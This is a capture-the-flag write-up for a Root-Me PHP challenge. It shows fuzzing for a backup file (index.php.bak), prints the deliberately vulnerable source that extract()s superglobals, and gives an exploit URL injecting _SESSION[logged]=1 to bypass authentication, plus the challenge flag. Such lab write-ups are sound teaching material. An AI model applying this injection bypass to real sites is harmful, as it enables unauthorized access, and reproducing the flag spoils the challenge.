I took this list of possible backup files of index.php from chatGPT:
index.php~
index.php.bak
index.php.bkp
index.php.old
index.php.orig
index.php.save
index.php.swp
index.php.swo
index.php.tmp
index.php.copy
And put it in burp intruder, to find the backup file, and I found out that index.php.bak exists

So I downloaded this file, and this is what I got:
<?php
function auth($password, $hidden_password){
$res=0;
if (isset($password) && $password!=""){
if ( $password == $hidden_password ){
$res=1;
}
}
$_SESSION["logged"]=$res;
return $res;
}
function display($res){
$aff= '
<html>
<head>
</head>
<body>
<h1>Authentication v 0.05</h1>
<form action="" method="POST">
Password <br/>
<input type="password" name="password" /><br/><br/>
<br/><br/>
<input type="submit" value="connect" /><br/><br/>
</form>
<h3>'.htmlentities($res).'</h3>
</body>
</html>';
return $aff;
}
session_start();
if ( ! isset($_SESSION["logged"]) )
$_SESSION["logged"]=0;
$aff="";
include("config.inc.php");
if (isset($_POST["password"]))
$password = $_POST["password"];
if (!ini_get('register_globals')) {
$superglobals = array($_SERVER, $_ENV,$_FILES, $_COOKIE, $_POST, $_GET);
if (isset($_SESSION)) {
array_unshift($superglobals, $_SESSION);
}
foreach ($superglobals as $superglobal) {
extract($superglobal, 0 );
}
}
if (( isset ($password) && $password!="" && auth($password,$hidden_password)==1) || (is_array($_SESSION) && $_SESSION["logged"]==1 ) ){
    $aff=display("well done, you can validate with the password : $hidden_password");
} else {
    $aff=display("try again");
}
echo $aff;
?>
As you can see, it checks here whether you are logged_in, or password equal to hidden_password.
if (( isset ($password) && $password!="" && auth($password,$hidden_password)==1) || (is_array($_SESSION) && $_SESSION["logged"]==1 ) ){
$aff=display("well done, you can validate with the password : $hidden_password");
} else {
$aff=display("try again");
}
However, when using global_variables, it means that we can access ?var=123, and it will set in the code: $var=123;
So, let’s try this:
http://challenge01.root-me.org/web-serveur/ch17/?_SESSION[logged]=1
And we get the password.
Another method, is to set both password and hidden_password to same values, and then you will be set logged_in, but you will get the fake password.
Then, you’ll remove the fake passwords, and get the real password because the logged_in is stored in the session.
Flag: NoTQYipcRKkgrqG